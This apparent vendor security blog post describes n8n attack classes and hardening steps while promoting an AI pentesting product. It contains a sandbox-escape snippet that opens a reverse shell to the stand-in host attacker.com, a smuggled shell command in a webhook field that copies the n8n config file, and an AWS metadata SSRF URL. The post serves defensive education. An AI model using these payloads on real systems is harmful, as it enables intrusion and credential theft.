
If you are reading this, you likely found port 5678 open on an internal scan, or you are auditing a “Shadow IT” project where developers have stitched together AWS, Stripe, and OpenAI keys using n8n.
n8n describes itself as a “fair-code workflow automation tool.” To a Red Teamer, it is something else entirely: Remote Code Execution as a Service (RCEaaS).
While specific CVE numbers (like CVE-2022-2666 or CVE-2021-21379) come and go with patches, the fundamental threat model of n8n remains constant. It is a Node.js runtime that executes user-defined logic, often with high privileges and access to sensitive API keys.
This guide moves beyond the surface-level vulnerability reports. We will dissect the anatomy of an n8n compromise, focusing on Sandbox Escapes, Logic Injection, and the new frontier of AI Agent exploitation, concluding with how automated AI pentesting platforms like Penligent.ai are changing the detection landscape.
The Architecture of Vulnerability
To understand n8n cve patterns, you must understand the engine. n8n is not a static application; it is a dynamic execution environment.
The Node.js Runtime Risk
n8n runs on Node.js. Every “Node” in an n8n workflow is essentially a wrapper around a JavaScript function.
- The “Function” Node: Allows users to write raw JavaScript.
- The “Execute Command” Node: Wrapper around Node’s
child_process.exec(). - The “HTTP Request” Node: Wrapper around
axiosorrequest.
In a traditional application, the developer writes code, audits it, and deploys it. In n8n, the data is the code. The workflow JSON file defines the execution logic. If an attacker can modify the workflow (via unauthorized access) or manipulate the data flowing into it (via injection), they control the execution flow.
The “All-Access” Pass
n8n is designed to connect things. To do this, it stores Credentials.
- Database Passwords (Postgres, MySQL)
- Cloud Keys (AWS Access Key ID/Secret)
- SaaS Tokens (Slack, Salesforce, OpenAI)
Compromising an n8n instance is rarely the final goal; it is the ultimate pivot. It is akin to finding a text file named passwords.txt that can also execute bash scripts.
Anatomy of Critical CVE Classes
Let’s break down the technical mechanics of the most dangerous vulnerability classes affecting n8n.
The Sandbox Escape (The “Function” Node)
This is the holy grail of n8n exploitation. n8n allows users to write JavaScript to manipulate data. To prevent this from crashing the server or reading /etc/passwd, n8n uses a sandbox (historically vm2, and later bespoke isolation layers).
However, Node.js sandboxes are notoriously difficult to secure.
The Mechanics of Escape:
A sandbox escape usually involves Prototype Pollution or breaking out of the context to access the host’s process object. Once an attacker has process, they can require child_process and execute system commands.
Conceptual Exploit (Historical Context):
In older versions of n8n (or if vm2 vulnerabilities are present), an attacker could use the constructor chain to climb out of the sandbox.
JavaScript
`// WARNING: Conceptual PoC for Educational Purposes // Target: n8n Function Node (Legacy/Vulnerable Config)
// 1. Access the constructor of a primitive const string = “escape”; const constructor = string.constructor;
// 2. Climb the prototype chain to get the Function constructor // This allows creating a function outside the sandbox scope in some implementations const globalFn = constructor.constructor(“return process”);
// 3. Execute to get the process object const mainProcess = globalFn();
// 4. Require child_process and execute RCE mainProcess.mainModule.require(“child_process”).exec(“bash -c ‘bash -i >& /dev/tcp/attacker.com/4444 0>&1′”);`
Why this persists:
Even if n8n patches specific CVEs, the risk remains. If you are running n8n in mode: default (monolithic), a sandbox escape compromises the main process.

Logic Injection & RCE (The “Execute Command” Node)
This is often not classified as a CVE by the vendor because it is “intended functionality,” but for a security engineer, it is a vulnerability.
Scenario:
A developer creates a workflow that takes a filename from a Webhook to process a file. They use the Execute Command node running cat /data/{{$json["filename"]}}.
The Attack:
An attacker sends a POST request to the Webhook:
JSON
{ "filename": "file.txt; cat /root/.n8n/config >> /data/public/output.txt" }
Because n8n often runs with implicit trust in the “No-Code” logic, input sanitization is rarely implemented by the user.
The Architectural Fix:
This is why N8N_NODES_EXCLUDE exists. If you do not need shell execution, you must disable this node at the environment variable level.
Server-Side Request Forgery (SSRF)

n8n is often deployed deep inside the internal network to access internal databases. This makes it a prime target for SSRF via the HTTP Request node.
The Attack Vector:
- Attacker finds a workflow that accepts a URL (e.g., “Download image from URL”).
- Attacker supplies
http://169.254.169.254/latest/meta-data/iam/security-credentials/(AWS Metadata). - n8n fetches the AWS keys and returns them to the attacker via the workflow output.
Unlike standard web apps where SSRF is a bug, in n8n, making arbitrary HTTP requests is the product’s purpose. Defending against this requires strict network policies (Network Policies/Egress Filtering), not just software patches.
The Authentication Gap
The most prolific “vulnerability” in the wild is not code, but configuration.
The Docker Trap:
Many tutorials suggest running n8n with:
docker run -p 5678:5678 n8nio/n8n
By default (in older versions and some current configurations), if N8N_BASIC_AUTH_ACTIVE is not set to true, n8n exposes the full UI without authentication.
The “Hidden” API:
Even if the UI is behind a proxy, n8n exposes a REST API.
/rest/workflows: List all workflows./rest/credentials: List credential IDs (and sometimes encrypted values)./rest/push: WebSockets for real-time data.
An attacker scanning for n8n cve is often actually scanning for /rest/workflows returning 200 OK. Once they have access, they don’t need an exploit. They simply POST a new workflow containing a reverse shell node and activate it.
Automating the Attack (and Defense) with AI
The complexity of n8n workflows—loops, conditionals, branches—makes manual auditing nearly impossible at scale. You cannot manually check 500 workflows for logic injection.
This is where Agentic AI enters the battlefield.
The Problem with Legacy Scanners
Tools like Nessus or OpenVAS check for:
- Open Port 5678.
Server: n8nheader.- Version hash against a CVE database.
They cannot see:
- That Workflow #42 takes input from an unauthenticated Webhook and passes it to an SQL Query node without sanitization.
- That Workflow #19 has hardcoded AWS Admin keys in a “Set” node.
The Solution: Penligent.ai Agentic AI Pentesting
Penligent.ai represents the next generation of security validation. Instead of static signatures, Penligent uses AI Agents to perform Logic-Based Fuzzing.
How Penligent Audits n8n:
- Workflow Graph Analysis: Penligent doesn’t just scan the endpoint; it (with permission) ingests the workflow JSON exports. It builds a dependency graph, tracing “Tainted Data” (Untrusted Input) from Webhook nodes all the way to Sink nodes (Execute Command, SQL, HTTP).
- Context-Aware Payload Generation: If Penligent sees a node interacting with a PostgreSQL database, it generates SQL injection payloads specific to the n8n variable syntax (
{{$json["id"]}}). It understands the proprietary expression language of n8n. - Sandbox Escape Fuzzing: For
Functionnodes, Penligent deploys a specialized Fuzzer that attempts thousands of variations of prototype pollution and context breakouts, specifically tailored to the version of Node.js running in the container. - Credential Exposure Check: Penligent scans the execution history (if accessible) to see if secrets were inadvertently logged to the “Execution Data,” a common mistake that leaves secrets visible to anyone with read access to the dashboard.
The Value Proposition:
In the era of AI automation, your “Attack Surface” is defined by your workflows, not just your binaries. Penligent validates the logic of your automation, ensuring that your n8n instance doesn’t become a command and control server for an adversary.
Remediation and Hardening Strategy
Discovering n8n cve is useless without a hardening strategy. Here is the checklist for the Hardcore Security Engineer.
Environment Isolation (The Container Strategy)
Never run n8n as root.
- User Mapping: Ensure the Docker container runs as the
nodeuser. - Ephemeral Workers: Use n8n in Scaling Mode. The main instance handles the UI, but workflow executions happen in ephemeral “Worker” containers. If a workflow triggers a Sandbox Escape, the attacker is trapped in a worker container that is destroyed immediately after execution.
Node Exclusion (Attack Surface Reduction)
Disable the dangerous nodes if you don’t use them. Add this to your docker-compose.yml:
YAML
`environment:
- N8N_NODES_EXCLUDE=[“n8n-nodes-base.executeCommand”,”n8n-nodes-base.ssh”,”n8n-nodes-base.readBinaryFile”,”n8n-nodes-base.writeBinaryFile”]`
This single line mitigates 90% of RCE vectors.
Strict Input Validation
Treat n8n workflows like backend code.
- Use the
Ifnode to validate input formats before passing data to sensitive nodes. - Never pass raw JSON into SQL nodes; use parameterized queries (n8n supports this via the “Expression” syntax, but it must be configured correctly).
Network Egress Filtering
Your n8n container should effectively be in a DMZ.
- Deny All Outbound: By default, block all outbound traffic.
- Allowlist: Only allow outbound connections to the specific APIs you need (e.g.,
api.stripe.com,api.openai.com). This neutralizes the SSRF vector.
Continuous Validation
Integrate Penligent.ai into your CI/CD pipeline or weekly security audits. As your team builds new AI agents and workflows, Penligent acts as the automated gatekeeper, testing new workflows for logic flaws before they go live.
Conclusion
The search for n8n cve reveals a deeper truth about modern infrastructure: Automation tools are the new operating systems.
n8n is incredibly powerful, but that power translates directly to risk. An unhardened n8n instance is a playground for Red Teamers—offering RCE, credential theft, and internal network pivoting capabilities on a silver platter.
Security in this environment is not about finding a patch for CVE-2025-XXXX; it is about architectural containment and continuous, logic-aware validation. By combining rigorous container hardening with intelligent testing platforms like Penligent, you can harness the power of automation without handing the keys to your kingdom to the first bot that scans port 5678.
References
- n8n Security Documentation: docs.n8n.io/hosting/security
- Node.js Security Best Practices: github.com/goldbergyoni/nodebestpractices
- OWASP Server-Side Request Forgery: owasp.org/www-community/attacks/Server_Side_Request_Forgery
- Penligent – AI Automated Pentesting: penligent.ai

 English
  German
  French
  Spanish
  Portuguese
  Japanese
  Korean
  Hindi
Hindi  Arabic
  Turkish
  Hebrew